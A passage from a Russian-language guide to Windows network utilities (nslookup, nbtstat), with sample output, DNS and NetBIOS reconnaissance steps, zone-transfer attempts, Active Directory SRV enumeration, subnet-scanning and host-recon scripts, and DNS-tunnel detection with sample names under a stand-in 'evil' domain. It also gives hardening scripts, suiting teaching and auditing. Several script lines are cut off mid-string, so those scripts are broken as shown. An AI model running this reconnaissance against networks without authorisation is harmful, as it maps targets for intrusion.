`set type=<тип>`	Установить тип запрашиваемой записи
`set querytype=<тип>`	Синоним `set type`
`set class=IN`	Класс запроса (IN — Internet, CH — Chaos, ANY)
`set timeout=<сек>`	Тайм-аут запроса
`set retry=<число>`	Количество повторных попыток
`set recurse` / `set norecurse`	Включить/отключить рекурсию
`set debug` / `set nodebug`	Режим отладки
`set d2` / `set nod2`	Расширенный режим отладки
`set domain=<имя>`	Домен по умолчанию для неполных имён
`set srchlist=<dom1/dom2>`	Список доменов для поиска
`set search` / `set nosearch`	Включить/отключить дополнение доменом
`ls -d <домен>`	Трансфер зоны (AXFR)
`exit`	Выход из интерактивного режима

3.2.4. Типы DNS-записей

Запись A (IPv4-адрес)

```
C:\>nslookup -type=A mail.example.com
Сервер:  dns.corp.example.com
Address:  192.168.1.10

Не заслуживающий доверия ответ:
Имя:    mail.example.com
Address:  203.0.113.25
```

Запись AAAA (IPv6-адрес)

```
C:\>nslookup -type=AAAA www.google.com 8.8.8.8
Сервер:  dns.google
Address:  8.8.8.8

Не заслуживающий доверия ответ:
Имя:    www.google.com
Address:  2a00:1450:4010:c08::69
```

Запись MX (почтовые серверы)

```
C:\>nslookup -type=MX example.com
Сервер:  dns.corp.example.com
Address:  192.168.1.10

Не заслуживающий доверия ответ:
example.com     MX preference = 10, mail exchanger = mail1.example.com
example.com     MX preference = 20, mail exchanger = mail2.example.com

mail1.example.com       internet address = 203.0.113.25
mail2.example.com       internet address = 203.0.113.26
```

Запись NS (серверы имён)

```
C:\>nslookup -type=NS example.com
Сервер:  dns.corp.example.com
Address:  192.168.1.10

Не заслуживающий доверия ответ:
example.com     nameserver = ns1.example.com
example.com     nameserver = ns2.example.com

ns1.example.com         internet address = 198.51.100.1
ns2.example.com         internet address = 198.51.100.2
```

Запись SOA (Start of Authority)

```
C:\>nslookup -type=SOA example.com
Сервер:  dns.corp.example.com
Address:  192.168.1.10

Не заслуживающий доверия ответ:
example.com
        primary name server = ns1.example.com
        responsible mail addr = admin.example.com
        serial  = 2026031801
        refresh = 3600 (1 hour)
        retry   = 900 (15 mins)
        expire  = 604800 (7 days)
        default TTL = 86400 (1 day)
```

SOA-запись содержит ценную информацию: серийный номер зоны (позволяет отследить частоту обновлений), контактный адрес администратора (формат `admin.example.com` означает `admin@example.com`), параметры репликации.

Запись TXT

```
C:\>nslookup -type=TXT example.com
Сервер:  dns.corp.example.com
Address:  192.168.1.10

Не заслуживающий доверия ответ:
example.com     text = "v=spf1 ip4:203.0.113.0/24 include:_spf.google.com ~all"
example.com     text = "google-site-verification=abc123def456ghi789"
example.com     text = "MS=ms12345678"
```

TXT-записи раскрывают массу информации: SPF-политику (какие серверы отправляют почту от имени домена), верификационные токены сервисов (Google Workspace, Microsoft 365, Atlassian), ключи DKIM.

Запись SRV (Service Locator)

```
C:\>nslookup -type=SRV _ldap._tcp.dc._msdcs.corp.example.com
Сервер:  dns.corp.example.com
Address:  192.168.1.10

_ldap._tcp.dc._msdcs.corp.example.com  SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = dc01.corp.example.com
_ldap._tcp.dc._msdcs.corp.example.com  SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = dc02.corp.example.com

dc01.corp.example.com  internet address = 192.168.1.10
dc02.corp.example.com  internet address = 192.168.1.11
```

SRV-записи критически важны в среде Active Directory. Они позволяют обнаружить контроллеры домена, серверы Kerberos, серверы Global Catalog:

```
C:\>nslookup -type=SRV _kerberos._tcp.corp.example.com
C:\>nslookup -type=SRV _gc._tcp.corp.example.com
C:\>nslookup -type=SRV _kpasswd._tcp.corp.example.com
C:\>nslookup -type=SRV _sip._tls.example.com
```

Запись PTR (обратное разрешение)

```
C:\>nslookup -type=PTR 105.1.168.192.in-addr.arpa
Сервер:  dns.corp.example.com
Address:  192.168.1.10

105.1.168.192.in-addr.arpa      name = workstation-01.corp.example.com
```

Запись CNAME (каноническое имя)

```
C:\>nslookup -type=CNAME www.example.com
Сервер:  dns.corp.example.com
Address:  192.168.1.10

Не заслуживающий доверия ответ:
www.example.com canonical name = cdn.example-cdn.net
```

3.2.5. Режим отладки

Режимы `set debug` и `set d2` раскрывают внутреннюю структуру DNS-пакетов:

```
> set debug
> www.example.com
Сервер:  dns.corp.example.com
Address:  192.168.1.10

------------
Got answer:
    HEADER:
        opcode = QUERY, id = 1, rcode = NOERROR
        header flags:  response, want recursion, recursion avail.
        questions = 1,  answers = 1,  authority records = 2,  additional = 2

    QUESTIONS:
        www.example.com, type = A, class = IN
    ANSWERS:
    ->  www.example.com
        internet address = 93.184.216.34
        ttl = 3600 (1 hour)
    AUTHORITY RECORDS:
    ->  example.com
        nameserver = ns1.example.com
        ttl = 172800 (2 days)
    ->  example.com
        nameserver = ns2.example.com
        ttl = 172800 (2 days)
    ADDITIONAL RECORDS:
    ->  ns1.example.com
        internet address = 198.51.100.1
        ttl = 172800 (2 days)
    ->  ns2.example.com
        internet address = 198.51.100.2
        ttl = 172800 (2 days)

------------
Не заслуживающий доверия ответ:
Имя:    www.example.com
Address:  93.184.216.34
```

Режим `set d2` добавляет к этому hex-дамп DNS-пакета:

```
> set d2
> www.example.com
------------
SendRequest(), len 33
    HEADER:
        opcode = QUERY, id = 2, rcode = NOERROR
        header flags:  query, want recursion
        questions = 1,  answers = 0,  authority records = 0,  additional = 0

    QUESTIONS:
        www.example.com, type = A, class = IN

------------
Got answer (68 bytes):
    HEADER:
        opcode = QUERY, id = 2, rcode = NOERROR
        header flags:  response, want recursion, recursion avail.
        questions = 1,  answers = 1,  authority records = 0,  additional = 0
...
```

Debug-режим незаменим при диагностике проблем с DNS: можно увидеть флаги рекурсии, авторитетности ответа, TTL каждой записи, секции authority и additional.

3.2.6. Трансфер зон (AXFR)

Трансфер зоны — это механизм DNS, позволяющий получить полное содержимое зоны одним запросом. В интерактивном режиме nslookup это делается командой `ls`:

```
> server ns1.example.com
Сервер по умолчанию:  ns1.example.com
Address:  198.51.100.1

> ls -d example.com
[ns1.example.com]
 example.com.                   SOA    ns1.example.com admin.example.com. (2026031801 3
 example.com.                   NS     ns1.example.com
 example.com.                   NS     ns2.example.com
 example.com.                   A      203.0.113.1
 example.com.                   MX     10   mail1.example.com
 example.com.                   MX     20   mail2.example.com
 example.com.                   TXT    "v=spf1 ip4:203.0.113.0/24 ~all"
 dc01                           A      192.168.1.10
 dc02                           A      192.168.1.11
 fileserver                     A      192.168.1.20
 intranet                       CNAME  webserver01.example.com
 mail1                          A      203.0.113.25
 mail2                          A      203.0.113.26
 vpn                            A      203.0.113.50
 webserver01                    A      192.168.1.30
 example.com.                   SOA    ns1.example.com admin.example.com. (2026031801 3
```

Важно: Успешный трансфер зоны — это серьёзная уязвимость конфигурации DNS-сервера. Современные DNS-серверы должны ограничивать AXFR только авторизованными secondary-серверами. Если трансфер зоны доступен произвольному клиенту, атакующий мгновенно получает полную карту внутренней инфраструктуры.

Варианты команды `ls`:

Команда	Описание
`ls -d domain`	Все записи (AXFR)
`ls -t A domain`	Только A-записи
`ls -t MX domain`	Только MX-записи
`ls -a domain`	Только CNAME-записи

Результат можно перенаправить в файл: `ls -d example.com > zone_dump.txt`

3.2.7. Сравнение с Resolve-DnsName в PowerShell

Начиная с Windows 8 / Server 2012, PowerShell предоставляет командлет `Resolve-DnsName`, который во многих случаях предпочтительнее `nslookup`:

```
# Базовый запрос
PS C:\> Resolve-DnsName www.example.com

Name                           Type   TTL   Section    IPAddress
----                           ----   ---   -------    ---------
www.example.com                A      3600  Answer     93.184.216.34

# MX-записи
PS C:\> Resolve-DnsName -Name example.com -Type MX

Name                           Type   TTL   Section    NameExchange          Preferenc
----                           ----   ---   -------    ------------          ---------
example.com                    MX     3600  Answer     mail1.example.com     10
example.com                    MX     3600  Answer     mail2.example.com     20

# Запрос к конкретному серверу
PS C:\> Resolve-DnsName -Name example.com -Server 8.8.8.8 -Type SOA

# DNSSEC-валидация
PS C:\> Resolve-DnsName -Name example.com -DnssecOk
```

Ключевые различия:

Характеристика	nslookup	Resolve-DnsName
Выход	Текст	Объекты PowerShell
Использует системный резолвер	Нет	Да (по умолчанию)
DNSSEC	Нет	Да (`-DnssecOk`)
TCP fallback	Ручной (`set vc`)	Автоматический (`-TcpOnly`)
Трансфер зон	Да (`ls -d`)	Нет
Доступность	Все версии Windows	Windows 8+ / Server 2012+
Файл hosts	Игнорирует	Учитывает

Для пайплайнов и автоматизации `Resolve-DnsName` — безусловный выбор. Для интерактивной отладки и трансфера зон `nslookup` остаётся незаменимым.

3.2.8. Безопасность: DNS-разведка

DNS является одним из самых информативных источников для разведки. Вот типичная последовательность действий атакующего, использующего только `nslookup`:

Шаг 1: определение DNS-инфраструктуры

```
C:\>nslookup -type=NS example.com
example.com     nameserver = ns1.example.com
example.com     nameserver = ns2.example.com
```

Шаг 2: попытка трансфера зоны

```
C:\>nslookup
> server ns1.example.com
> ls -d example.com
```

Шаг 3: перечисление сервисов Active Directory

```
C:\>nslookup -type=SRV _ldap._tcp.dc._msdcs.example.com
C:\>nslookup -type=SRV _kerberos._tcp.example.com
C:\>nslookup -type=SRV _gc._tcp.example.com
C:\>nslookup -type=SRV _kpasswd._tcp.example.com
```

Шаг 4: извлечение метаданных из TXT-записей

```
C:\>nslookup -type=TXT example.com
C:\>nslookup -type=TXT _dmarc.example.com
C:\>nslookup -type=TXT default._domainkey.example.com
```

Обнаружение DNS-туннелирования:

DNS-туннелирование — техника эксфильтрации данных через DNS-запросы, где полезная нагрузка кодируется в имени поддомена. Признаки туннеля в DNS-кэше:

```
C:\>ipconfig /displaydns | findstr "Имя записи"
```

Подозрительные записи:

```
    Имя записи  . . . . . : dG9wIHNlY3JldCBkYXRh.tunnel.evil.example
    Имя записи  . . . . . : aW1wb3J0YW50IGZpbGU.tunnel.evil.example
    Имя записи  . . . . . : cGFzc3dvcmQgZHVtcA.tunnel.evil.example
```

Характерные признаки DNS-туннеля: - Необычно длинные имена поддоменов (base32/base64-кодирование) - Множество запросов к одному и тому же домену второго уровня - Нестандартные типы записей (TXT, NULL, CNAME) для ответов - Высокая энтропия имён поддоменов
Скрипт обнаружения подозрительных DNS-записей:

```
# Анализ DNS-кэша на признаки туннелирования
$output = ipconfig /displaydns
$domains = @()

foreach ($line in $output) {
    if ($line -match "Имя записи\s+\.\s+:\s+(.+)") {
        $domains += $Matches[1].Trim()
    }
}

# Группировка по домену второго уровня
$grouped = $domains | ForEach-Object {
    $parts = $_.Split('.')
    if ($parts.Count -ge 2) {
        [PSCustomObject]@{
            FullName = $_
            BaseDomain = "$($parts[-2]).$($parts[-1])"
            SubdomainLength = ($_ -replace "\.$($parts[-2])\.$($parts[-1])$", "").Leng
            Labels = $parts.Count
        }
    }
} | Where-Object { $_ -ne $null }

# Подозрительные: длинные поддомены или много запросов к одному домену
Write-Host "`n=== Подозрительно длинные поддомены (>40 символов) ==="
$grouped | Where-Object { $_.SubdomainLength -gt 40 } |
    Sort-Object SubdomainLength -Descending |
    Format-Table FullName, SubdomainLength

Write-Host "=== Домены с большим числом поддоменов (>20) ==="
$grouped | Group-Object BaseDomain |
    Where-Object { $_.Count -gt 20 } |
    Sort-Object Count -Descending |
    Select-Object Count, Name |
    Format-Table
```

3.3. nbtstat — диагностика NetBIOS over TCP/IP

3.3.1. Протокол NetBIOS: краткое введение

NetBIOS (Network Basic Input/Output System) — протокол сеансового уровня, разработанный IBM в 1983 году. Несмотря на свой возраст, он до сих пор присутствует в большинстве корпоративных сетей Windows из-за требований обратной совместимости. NetBIOS работает поверх TCP/IP (NBT — NetBIOS over TCP/IP, RFC 1001/1002) и использует три порта:

Порт	Протокол	Служба
137	UDP	NetBIOS Name Service (NBNS)
138	UDP	NetBIOS Datagram Service
139	TCP	NetBIOS Session Service

Утилита `nbtstat.exe` (`C:\Windows\System32\nbtstat.exe`) предназначена для диагностики NetBIOS-имён, кэша, и сеансов.

3.3.2. NetBIOS-имена

NetBIOS-имя — это строка длиной ровно 16 байт. Первые 15 байт содержат имя (дополненное пробелами), а 16-й байт — суффикс, определяющий тип ресурса:

Суффикс (hex)	Тип	Описание
`<00>`	Unique	Имя рабочей станции
`<03>`	Unique	Служба Messenger (приём сообщений)
`<06>`	Unique	RAS Server Service
`<20>`	Unique	Файловый сервер (Server Service)
`<1B>`	Unique	Domain Master Browser
`<1C>`	Group	Контроллер домена
`<1D>`	Unique	Master Browser
`<1E>`	Group	Browser Service Elections
`<00>`	Group	Имя домена/рабочей группы

3.3.3. Полный справочник ключей

-a <имя> — запрос таблицы имён удалённого хоста по имени

```
C:\>nbtstat -a WORKSTATION-01

Подключение по локальной сети:
Адрес IP узла: [192.168.1.105] Код области: []

           Таблица NetBIOS-имен удаленного компьютера

       Имя               Тип         Состояние
    ---------------------------------------------
    WORKSTATION-01 <00>  Уникальный  Зарегистрирован
    CORP           <00>  Группа      Зарегистрирован
    WORKSTATION-01 <20>  Уникальный  Зарегистрирован
    CORP           <1E>  Группа      Зарегистрирован
    CORP           <1C>  Группа      Зарегистрирован
    WORKSTATION-01 <03>  Уникальный  Зарегистрирован

    Адрес платы (MAC) = 00-1A-2B-3C-4D-5E
```

Из этого вывода мы узнаём: имя компьютера, домен/рабочую группу, наличие файлового сервера (суффикс `<20>`), MAC-адрес.

-A — запрос таблицы имён по IP-адресу

```
C:\>nbtstat -A 192.168.1.105

Подключение по локальной сети:
Адрес IP узла: [192.168.1.105] Код области: []

           Таблица NetBIOS-имен удаленного компьютера

       Имя               Тип         Состояние
    ---------------------------------------------
    WORKSTATION-01 <00>  Уникальный  Зарегистрирован
    CORP           <00>  Группа      Зарегистрирован
    WORKSTATION-01 <20>  Уникальный  Зарегистрирован

    Адрес платы (MAC) = 00-1A-2B-3C-4D-5E
```

Ключ `-A` (заглавная) принимает IP-адрес, `-a` (строчная) — NetBIOS-имя. Это одно из немногих мест в Windows, где регистр ключа имеет значение.

-c — просмотр кэша NetBIOS-имён

```
C:\>nbtstat -c

Подключение по локальной сети:
Адрес IP узла: [192.168.1.105] Код области: []

                Таблица имен кэша удаленного компьютера NetBIOS

        Имя               Тип     Адрес IP узла     Время жизни [с]
    ---------------------------------------------------------------
    FILESERVER     <20>  Уникальный  192.168.1.20          420
    DC01           <20>  Уникальный  192.168.1.10          180
    CORP           <1C>  Группа      192.168.1.10          600
```

Кэш показывает, с какими хостами недавно взаимодействовал компьютер по NetBIOS — это ценная информация для построения карты сетевых связей.

-n — локальная таблица NetBIOS-имён

```
C:\>nbtstat -n

Подключение по локальной сети:
Адрес IP узла: [192.168.1.105] Код области: []

                Таблица локальных имен NetBIOS

       Имя               Тип         Состояние
    -----------------------------------------
    WORKSTATION-01 <00>  Уникальный  Зарегистрирован
    CORP           <00>  Группа      Зарегистрирован
    WORKSTATION-01 <20>  Уникальный  Зарегистрирован
    CORP           <1E>  Группа      Зарегистрирован
    WORKSTATION-01 <03>  Уникальный  Зарегистрирован
    INet~Services  <1C>  Группа      Зарегистрирован
    IS~WORKSTATIO  <00>  Уникальный  Зарегистрирован
```

Запись `INet~Services` с суффиксом `<1C>` указывает на работу IIS на данном хосте. Запись `IS~` — это служба Internet Information Services.

-r — статистика разрешения имён

```
C:\>nbtstat -r

Статистика разрешения имен NetBIOS
----------------------------------

Разрешено по широковещанию     = 15
Разрешено по серверу имен      = 78

Зарегистрировано по широковещанию  = 6
Зарегистрировано по серверу имен   = 12
```

Высокое соотношение широковещательных запросов к запросам через WINS-сервер может указывать на проблемы с WINS-инфраструктурой или на атаку NBNS spoofing (инструменты типа Responder).

-R — очистка кэша и перезагрузка из LMHOSTS

```
C:\>nbtstat -R

Очистка и загрузка таблицы удаленного кэша завершена успешно.
```

Эта команда очищает кэш NetBIOS-имён и заново загружает записи из файла `%SystemRoot%\System32\drivers\etc\lmhosts` (если он существует и содержит записи с директивой `#PRE`).

-RR — перерегистрация имён

```
C:\>nbtstat -RR

NetBIOS-имена, зарегистрированные этой системой, были обновлены.
```

Команда `-RR` освобождает и заново регистрирует все NetBIOS-имена хоста на WINS-сервере. Полезна после смены имени компьютера или IP-адреса.

-s и -S — таблица сеансов

```
C:\>nbtstat -S

Подключение по локальной сети:
Адрес IP узла: [192.168.1.105] Код области: []

           Таблица подключений NetBIOS

Локальное имя    Состояние    Вход/Выход  Удалённый узел    Вход    Выход
-------------------------------------------------------------------------
WORKSTATION-01<03>  Прослушивание
WORKSTATION-01<00>  Подключено   Исходящее   192.168.1.20    1KB     2KB
WORKSTATION-01<00>  Подключено   Исходящее   192.168.1.10    4KB     1KB
```

Ключ `-s` (строчная) пытается преобразовать IP-адреса в имена, `-S` (заглавная) показывает только IP-адреса. На практике `-S` работает быстрее, так как не выполняет обратное разрешение.

Интервальный мониторинг

Все команды `nbtstat` поддерживают параметр интервала для периодического обновления:

```
C:\>nbtstat -c 5
```

Эта команда будет обновлять вывод кэша каждые 5 секунд, пока не будет нажата комбинация Ctrl+C.

3.3.4. Практика: обнаружение машин через NetBIOS

NetBIOS-опрос подсети — один из самых быстрых способов обнаружения хостов без ICMP (который может быть заблокирован файрволом):

```
@echo off
REM Перебор подсети через NetBIOS
setlocal enabledelayedexpansion

set "SUBNET=192.168.1"
set "OUTFILE=nbt_scan_%SUBNET:.=_%.txt"

echo Сканирование подсети %SUBNET%.0/24 через NetBIOS > "%OUTFILE%"
echo Начало: %DATE% %TIME% >> "%OUTFILE%"
echo. >> "%OUTFILE%"

for /L %%i in (1,1,254) do (
    echo Проверка %SUBNET%.%%i...
    nbtstat -A %SUBNET%.%%i 2>nul | findstr /i "<00>  Уникальный" >nul
    if !ERRORLEVEL! EQU 0 (
        echo [+] %SUBNET%.%%i — активен
        echo ---------------------------------------- >> "%OUTFILE%"
        echo Хост: %SUBNET%.%%i >> "%OUTFILE%"
        nbtstat -A %SUBNET%.%%i >> "%OUTFILE%" 2>&1
    )
)

echo. >> "%OUTFILE%"
echo Завершение: %DATE% %TIME% >> "%OUTFILE%"
echo Сканирование завершено. Результаты: %OUTFILE%
```

Версия на PowerShell с параллельным выполнением (значительно быстрее):

```powershell
# Параллельное NetBIOS-сканирование подсети
$subnet = "192.168.1"
$results = @()

1..254 | ForEach-Object -Parallel {
    $ip = "$using:subnet.$_"
    $nbtOutput = nbtstat -A $ip 2>$null

    if ($LASTEXITCODE -eq 0 -and $nbtOutput -match "<00>\s+Уникальный") {
        $computerName = ""
        $mac = ""

        foreach ($line in $nbtOutput) {
            if ($line -match "^\s+(\S+)\s+<00>\s+Уникальный") {
                $computerName = $Matches[1]
            }
            if ($line -match "Адрес платы \(MAC\)\s*=\s*(.+)") {
                $mac = $Matches[1].Trim()
            }
        }

        [PSCustomObject]@{
            IP       = $ip
            Name     = $computerName
            MAC      = $mac
        }
    }
} -ThrottleLimit 50 | Sort-Object { [version]$_.IP }

$results | Format-Table -AutoSize
```

3.3.5. Безопасность: атаки на NetBIOS Name Service

NetBIOS — один из наиболее часто эксплуатируемых протоколов во внутренних сетях. Основные угрозы:

1. NBNS Spoofing (Responder)

Когда хост не может разрешить имя через DNS, он отправляет широковещательный NBNS-запрос на порт 137/UDP. Атакующий, запустивший инструмент типа Responder, отвечает на все такие запросы, перенаправляя трафик на свой хост. Это позволяет перехватывать NTLM-хэши аутентификации.

Обнаружение: аномально высокое число записей в `nbtstat -r` со значением «Разрешено по широковещанию» указывает на активные NBNS-запросы, которые могут быть перехвачены.

2. Утечка информации

Команда `nbtstat -A <IP>` раскрывает: - Имя компьютера - Имя домена/рабочей группы - MAC-адрес - Запущенные службы (по суффиксам NetBIOS) - Информацию об учётных записях (если открыт null-сеанс)

```
C:\>nbtstat -A 192.168.1.20

       Имя               Тип         Состояние
    ---------------------------------------------
    FILESERVER     <00>  Уникальный  Зарегистрирован   ← Имя сервера
    CORP           <00>  Группа      Зарегистрирован   ← Домен
    FILESERVER     <20>  Уникальный  Зарегистрирован   ← Файловый сервер!
    CORP           <1C>  Группа      Зарегистрирован   ← Контроллер домена в сети
    CORP           <1E>  Группа      Зарегистрирован   ← Browser service
    ADMINISTRATOR  <03>  Уникальный  Зарегистрирован   ← Пользователь залогинен!
```

Запись `ADMINISTRATOR <03>` указывает, что пользователь Administrator в данный момент интерактивно работает на этом хосте — ценнейшая информация для атакующего.

3. Рекомендации по защите

Отключение NetBIOS over TCP/IP на всех адаптерах, где он не нужен:

```powershell
# Отключение NetBIOS для всех адаптеров через WMI
$adapters = Get-WmiObject Win32_NetworkAdapterConfiguration |
    Where-Object { $_.IPEnabled -eq $true }

foreach ($adapter in $adapters) {
    # 0 = Enable NetBIOS via DHCP
    # 1 = Enable NetBIOS
    # 2 = Disable NetBIOS
    $result = $adapter.SetTcpipNetbios(2)
    if ($result.ReturnValue -eq 0) {
        Write-Host "[OK] NetBIOS отключён для: $($adapter.Description)"
    } else {
        Write-Host "[!] Ошибка для: $($adapter.Description), код: $($result.ReturnValue
    }
}
```

Блокировка на уровне файрвола:

```powershell
# Блокировка портов NetBIOS на Windows Firewall
New-NetFirewallRule -DisplayName "Block NBNS (137/UDP)" `
    -Direction Inbound -Protocol UDP -LocalPort 137 -Action Block
New-NetFirewallRule -DisplayName "Block NBT-DS (138/UDP)" `
    -Direction Inbound -Protocol UDP -LocalPort 138 -Action Block
New-NetFirewallRule -DisplayName "Block NBT-SS (139/TCP)" `
    -Direction Inbound -Protocol TCP -LocalPort 139 -Action Block
```

3.4. Практические сценарии

3.4.1. Полная сетевая разведка хоста встроенными средствами

Следующий сценарий демонстрирует, как с помощью только встроенных утилит Windows собрать максимум информации о сетевом окружении. Подобная последовательность действий типична как для пентестера, получившего доступ к хосту, так и для администратора, выполняющего аудит:

```
@echo off
setlocal enabledelayedexpansion
chcp 65001 >nul 2>&1

set "REPORT=%TEMP%\net_recon_%COMPUTERNAME%_%RANDOM%.txt"

echo ###################################################################### > "%REPORT%"
echo # СЕТЕВАЯ РАЗВЕДКА ХОСТА                                              >> "%REPORT%"
echo # Компьютер: %COMPUTERNAME%                                          >> "%REPORT%"
echo # Дата: %DATE% %TIME%                                                >> "%REPORT%"
echo # Пользователь: %USERNAME%                                           >> "%REPORT%"
echo ###################################################################### >> "%REPORT%"

echo. >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
echo ЭТАП 1: КОНФИГУРАЦИЯ IP (ipconfig /all) >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
ipconfig /all >> "%REPORT%" 2>&1

echo. >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
echo ЭТАП 2: DNS-КЭШ (ipconfig /displaydns) >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
ipconfig /displaydns >> "%REPORT%" 2>&1

echo. >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
echo ЭТАП 3: ТАБЛИЦА МАРШРУТИЗАЦИИ (route print) >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
route print >> "%REPORT%" 2>&1

echo. >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
echo ЭТАП 4: ТАБЛИЦА ARP (arp -a) >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
arp -a >> "%REPORT%" 2>&1

echo. >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
echo ЭТАП 5: ЛОКАЛЬНАЯ ТАБЛИЦА NetBIOS (nbtstat -n) >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
nbtstat -n >> "%REPORT%" 2>&1

echo. >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
echo ЭТАП 6: КЭШ NetBIOS (nbtstat -c) >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
nbtstat -c >> "%REPORT%" 2>&1

echo. >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
echo ЭТАП 7: СТАТИСТИКА РАЗРЕШЕНИЯ NetBIOS (nbtstat -r) >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
nbtstat -r >> "%REPORT%" 2>&1

echo. >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
echo ЭТАП 8: АКТИВНЫЕ СОЕДИНЕНИЯ (netstat -ano) >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
netstat -ano >> "%REPORT%" 2>&1

echo. >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
echo ЭТАП 9: ОБЩИЕ РЕСУРСЫ SMB (net share) >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
net share >> "%REPORT%" 2>&1

echo. >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
echo ЭТАП 10: ДОВЕРЕННЫЕ ДОМЕНЫ (nltest /domain_trusts) >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
nltest /domain_trusts >> "%REPORT%" 2>&1

echo. >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
echo ЭТАП 11: DNS — КОНТРОЛЛЕРЫ ДОМЕНА >> "%REPORT%"
echo ====================================================================== >> "%REPORT%"
```

```
for /f "tokens=2 delims=:" %%d in ('ipconfig ^| findstr /i "DNS-суффикс"') do (
    set "DOMAIN=%%d"
    set "DOMAIN=!DOMAIN: =!"
    if not "!DOMAIN!"=="" (
        echo --- SRV _ldap._tcp.dc._msdcs.!DOMAIN! --- >> "%REPORT%"
        nslookup -type=SRV _ldap._tcp.dc._msdcs.!DOMAIN! >> "%REPORT%" 2>&1
        echo --- SRV _kerberos._tcp.!DOMAIN! --- >> "%REPORT%"
        nslookup -type=SRV _kerberos._tcp.!DOMAIN! >> "%REPORT%" 2>&1
    )
)

echo. >> "%REPORT%"
echo ================================================================ >> "%REPORT%"
echo ЭТАП 12: ПРОФИЛИ Wi-Fi >> "%REPORT%"
echo ================================================================ >> "%REPORT%"
netsh wlan show profiles >> "%REPORT%" 2>&1

echo. >> "%REPORT%"
echo ================================================================ >> "%REPORT%"
echo ЭТАП 13: ПРАВИЛА ФАЙРВОЛА >> "%REPORT%"
echo ================================================================ >> "%REPORT%"
netsh advfirewall show allprofiles state >> "%REPORT%" 2>&1

echo.
echo ================================================================
echo Разведка завершена. Отчёт: %REPORT%
echo ================================================================
```

3.4.2. Скрипт автоматического аудита сетевой конфигурации

PowerShell-скрипт для комплексного аудита с выявлением потенциальных проблем:

```powershell
#Requires -Version 5.1
<#
.SYNOPSIS
    Автоматический аудит сетевой конфигурации Windows-хоста.
.DESCRIPTION
    Проверяет конфигурацию адаптеров, DNS, NetBIOS и формирует
    отчёт с предупреждениями о потенциальных проблемах безопасности.
#>

param(
    [string]$OutputPath = "$env:TEMP\NetworkAudit_$(Get-Date -Format 'yyyyMMdd_HHmmss')
)

$warnings = [System.Collections.ArrayList]::new()
$info = [System.Collections.ArrayList]::new()

function Add-Warning {
    param([string]$Category, [string]$Message)
    $null = $script:warnings.Add([PSCustomObject]@{
        Category = $Category
        Message  = $Message
        Time     = Get-Date -Format "HH:mm:ss"
    })
}

function Add-Info {
    param([string]$Category, [string]$Value)
    $null = $script:info.Add([PSCustomObject]@{
        Category = $Category
        Value    = $Value
    })
}

# ============================================
# 1. Проверка адаптеров
# ============================================
Write-Host "[*] Анализ сетевых адаптеров..." -ForegroundColor Cyan

$adapters = Get-NetAdapter | Where-Object { $_.Status -eq 'Up' }

foreach ($adapter in $adapters) {
    Add-Info "Адаптер" "$($adapter.Name) ($($adapter.InterfaceDescription)) — MAC: $($a

    # Проверка на виртуальный адаптер
    $vmPrefixes = @("00-50-56", "08-00-27", "00-15-5D", "00-0C-29", "00-1C-42")
    $macPrefix = $adapter.MacAddress.Substring(0, 8)
    if ($vmPrefixes -contains $macPrefix) {
        Add-Warning "Адаптеры" "Обнаружен виртуальный адаптер: $($adapter.Name) (MAC: $

    }

    # Проверка на VPN
    $vpnKeywords = @("VPN", "TAP", "TUN", "AnyConnect", "WireGuard", "OpenVPN",
                     "Cloudflare", "GlobalProtect", "Fortinet", "Pulse", "Tunnel")
    foreach ($kw in $vpnKeywords) {
        if ($adapter.InterfaceDescription -match $kw) {
            Add-Warning "Адаптеры" "Обнаружен VPN-адаптер: $($adapter.Name) ($($adapter
            break
        }
    }

    # Проверка NetBIOS
    $wmiAdapter = Get-WmiObject Win32_NetworkAdapterConfiguration |
        Where-Object { $_.InterfaceIndex -eq $adapter.ifIndex }

    if ($wmiAdapter -and $wmiAdapter.TcpipNetbiosOptions -ne 2) {
        Add-Warning "NetBIOS" "NetBIOS включён на адаптере: $($adapter.Name)"
    }
}

# ============================================
# 2. Проверка IP-конфигурации
# ============================================
Write-Host "[*] Анализ IP-конфигурации..." -ForegroundColor Cyan

$ipConfigs = Get-NetIPConfiguration

foreach ($config in $ipConfigs) {
```

```
    if ($config.IPv4Address) {
        Add-Info "IPv4" "$($config.InterfaceAlias): $($config.IPv4Address.IPAddress)/$
    }

    # Проверка: есть ли шлюз по умолчанию
    if (-not $config.IPv4DefaultGateway -and $config.IPv4Address) {
        $ip = $config.IPv4Address.IPAddress
        if ($ip -notmatch "^(169\.254|127\.)") {
            Add-Warning "Маршрутизация" "Нет шлюза по умолчанию на $($config.Interface
        }
    }

    # Проверка DNS-серверов
    $dnsServers = $config.DNSServer | Where-Object { $_.AddressFamily -eq 2 }
    foreach ($dns in $dnsServers) {
        foreach ($addr in $dns.ServerAddresses) {
            Add-Info "DNS-сервер" "$($config.InterfaceAlias): $addr"

            # Публичные DNS во внутренней сети — потенциальная проблема
            $publicDNS = @("8.8.8.8", "8.8.4.4", "1.1.1.1", "1.0.0.1",
                           "208.67.222.222", "208.67.220.220", "9.9.9.9")
            if ($publicDNS -contains $addr) {
                Add-Warning "DNS" "Публичный DNS ($addr) на адаптере $($config.Interfa
            }
        }
    }
}

# ========================================
# 3. Проверка DHCP
# ========================================
Write-Host "[*] Анализ DHCP..." -ForegroundColor Cyan

